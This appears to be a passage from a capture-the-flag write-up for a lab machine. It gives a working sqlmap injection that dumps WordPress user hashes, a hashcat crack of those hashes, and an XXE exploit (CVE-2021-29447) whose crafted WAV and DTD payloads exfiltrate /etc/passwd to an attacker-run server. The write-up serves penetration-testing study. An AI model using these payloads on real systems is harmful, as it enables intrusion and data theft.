
### Getting the entries in the table wp_users

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502' -p total_service -T wp_users --dump
```




```
[20:19:24] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[20:19:25] [INFO] writing hashes to a temporary file '/tmp/sqlmapj5xf_cft771039/sqlmaphashes-jvih3nu3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:19:28] [INFO] using hash method 'phpass_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /usr/share/wordlists/rockyou.txt
[20:19:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[20:19:44] [INFO] starting dictionary-based cracking (phpass_passwd)
[20:19:44] [INFO] starting 4 processes
[20:19:53] [INFO] current status: thx11 ... | (user: admin)
```

We have the hashes for the users - **admin** and **manager**




```
Table: wp_users
[2 entries]
+----+----------------------+--------------------------------------+----------------------+------------+-------------+--------------+---------------+--------------------
--+---------------------+
| ID | user_url             | user_pass                            | user_email           | user_login | user_status | display_name | user_nicename | user_registered
  | user_activation_key |
+----+----------------------+--------------------------------------+----------------------+------------+-------------+--------------+---------------+--------------------
--+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.   | admin@metapress.htb  | admin      | 0           | admin        | admin         | 2022-06-23 17:58:2
8 | <blank>             |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70   | manager@metapress.htb | manager   | 0           | manager      | manager       | 2022-06-23 18:07:5
5 | <blank>             |
+----+----------------------+--------------------------------------+----------------------+------------+-------------+--------------+---------------+--------------------
--+---------------------+
```

## Cracking the wordpress hashes - using hashcat




```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ vim manager-wp.hash

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ hashid -m manager-wp.hash
--File 'manager-wp.hash'--
Analyzing '$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70'
[+] Wordpress ≥ v2.6.2 [Hashcat Mode: 400]
[+] Joomla ≥ v2.5.18 [Hashcat Mode: 400]
[+] PHPass' Portable Hash [Hashcat Mode: 400]
--End of file 'manager-wp.hash'--
```

```
hashcat -m 400 manager-wp.hash /usr/share/wordlists/rockyou.txt
```



```
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
Time.Started.....: Sat Nov  8 20:22:31 2025 (33 secs)
Time.Estimated...: Sat Nov  8 20:23:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     3354 H/s (12.86ms) @ Accel:92 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 110400/14344385 (0.77%)
Rejected.........: 0/110400 (0.00%)
```

We can try logging into the wordpress using these credentials since the hash were of wordpress format.



Username or Email Address
manager

Password
•••••••••••••••

We are logged into the wordpress portal as the user - `manager`

# Foothold

## Exploiting Wordpress

Looking back at the results from the wordpress scan, we see that we that the current wordpress version is outdated and it vulnerable to a couple of vulnerabilities

```
[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

It is vulnerable to a total of 46 vulnerabilities and we can use one of these to get a foothold on the machine.

```
[!] 46 vulnerabilities identified:

[!] Title: WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8
    Fixed in: 5.6.3
    References:
     - https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447
     - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
     - https://core.trac.wordpress.org/changeset/29378
     - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
     - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rv47-pc52-qrhh
     - https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
     - https://hackerone.com/reports/1095645
     - https://www.youtube.com/watch?v=3NBxcmqCgt4
```

### CVE-2021-29447 - XML External Entity


An XXE vulnerability consists of an injection that takes advantage of a poorly configured XML interpreter.

- This allows the attackers to include external entities, attacking the applications that interpret the XML in their parameters

We can use the `CVE-2021-29447` vulnerability, which is a security flaw in the wordpress Media Library


- This vulnerability can only be exploited if the CMS is running **PHP 8** and the attacker has the permissions to upload media files.
- We can do the following with this vulnerability - **Arbitrary File Disclosure and SSRF**

### PHP version



```
[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.18.0
 |  - X-Powered-By: PHP/8.0.24
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

### The user `manager` has the permissions to upload media files



Media Library

Drop files to upload

or


Maximum upload file size: 2 MB.

No media items found.

## Exploiting using File Disclosure

### Creating a malicious `.wav` file

```
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?>
<!DOCTYPE ANY[<!ENTITY % remote SYSTEM
'"'"'http://10.10.15.7:8000/NAMEEVIL.dtd'"'"'>%remote;%init;%trick;]>\x00' >
payload.wav
```



```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.15.7:8000/NAMEEVIL.dtd'"'"'>%re
mote;%init;%trick;]>\x00' > payload.wav

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ cat payload.wav
RIFF◆WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.15.7:8000/NAMEEVIL.dtd'>%remote;%init;%trick;]>

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ 
```


Now on the attack machine, we will create a **dtd file**, this will allow us to execute coded following the webserver fetching the dtd file.

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.15.7:8000/?p=%file;'>" >
```

Setting up the HTTP server to deliver the `dtd` file

```
python3 -m http.server 8000
```

Now we will upload the malicious `.wav` file on the wordpress




kali | htb | linux | meta2 | meta2-exploits

| Name | Size | Type | Modified |
|---|---|---|---|
| manager-wp.hash | 35 bytes | Text | 20:21 |
| meta2-poc-req.txt | 3.3 kB | Text | 20:09 |
| NAMEEVIL.dtd | 187 bytes | Text | 20:45 |
| payload.wav | 142 bytes | Audio | 20:42 |

Once we have uploaded the `.wav` file, we should see the following HTTP server logs.


- To exfiltrate the data successfully, we have used Zlib for encoding



```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /?p=jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxisMS2/8BCWRZX5d1pplgpXLnIha6MBEcEaDNY5yxxAXjWmj
TJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNny33cYbTiYbSRmai0LUEpm2fBdybxDPjXpHWQssbsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYoppp8lrxSAN/DIpUSvDbBannGuhNYpN6Qe3uS0XUZFhOFKGTc5Hh7ktNY
c+kxKUbx1j8mcj6fV7loBY4lRrk6aBuw5mYtspcOq4LxgAwmJXh97iCqcnjh4j3KAdpT6SJ4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhRYttnkToXxFK/jUFasn2Rjb4r7H3rWyDj6IvK70x3HnlPnMmbmZ1OTYUn8
n/XtwAkjLC5Qt9VzlP0XT0gDDIe29BEe15Sst27OxL5QLH2G45kMk+OYjQ+NqoFkul74jA+QNWiudUSdJtGt44ivtk4/Y/yCDz8zB1mnniAfuWZi8fzBX5gTfXDtBu6B7iv6lpXL+DxSGoX8NPiqwNLVkI+j1vzUes62gRv
8nSZKEnvGcPyAEN0BnpTW6+iPaChneaFlmrMy7uiGuPT0j12cIBV8ghvd3rlG9+63oDFseRRE/9Mfvj8FR2rHPdy3DzGehnMRP+LltfLt2d+0aI9O9wE34hyve2RND7xT7Fw== HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:15] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 20:47:16] "GET /?p=jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxisMS2/8BCWRZX5d1pplgpXLnIha6MBEcEaDNY5yxxAXjWmj
TJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNny33cYbTiYbSRmai0LUEpm2fBdybxDPjXpHWQssbsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYoppp8lrxSAN/DIpUSvDbBannGuhNYpN6Qe3uS0XUZFhOFKGTc5Hh7ktNY
c+kxKUbx1j8mcj6fV7loBY4lRrk6aBuw5mYtspcOq4LxgAwmJXh97iCqcnjh4j3KAdpT6SJ4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhRYttnkToXxFK/jUFasn2Rjb4r7H3rWyDj6IvK70x3HnlPnMmbmZ1OTYUn8
n/XtwAkjLC5Qt9VzlP0XT0gDDIe29BEe15Sst27OxL5QLH2G45kMk+OYjQ+NqoFkul74jA+QNWiudUSdJtGt44ivtk4/Y/yCDz8zB1mnniAfuWZi8fzBX5gTfXDtBu6B7iv6lpXL+DxSGoX8NPiqwNLVkI+j1vzUes62gRv
8nSZKEnvGcPyAEN0BnpTW6+iPaChneaFlmrMy7uiGuPT0j12cIBV8ghvd3rlG9+63oDFseRRE/9Mfvj8FR2rHPdy3DzGehnMRP+LltfLt2d+0aI9O9wE34hyve2RND7xT7Fw== HTTP/1.1" 200 -
```

We can decode it using the following PHP code -

```
`<?php echo zlib_decode(base64_decode('base64here')); ?>`
```




```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ php 1.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534::/srv/ftp:/usr/sbin/nologin
```

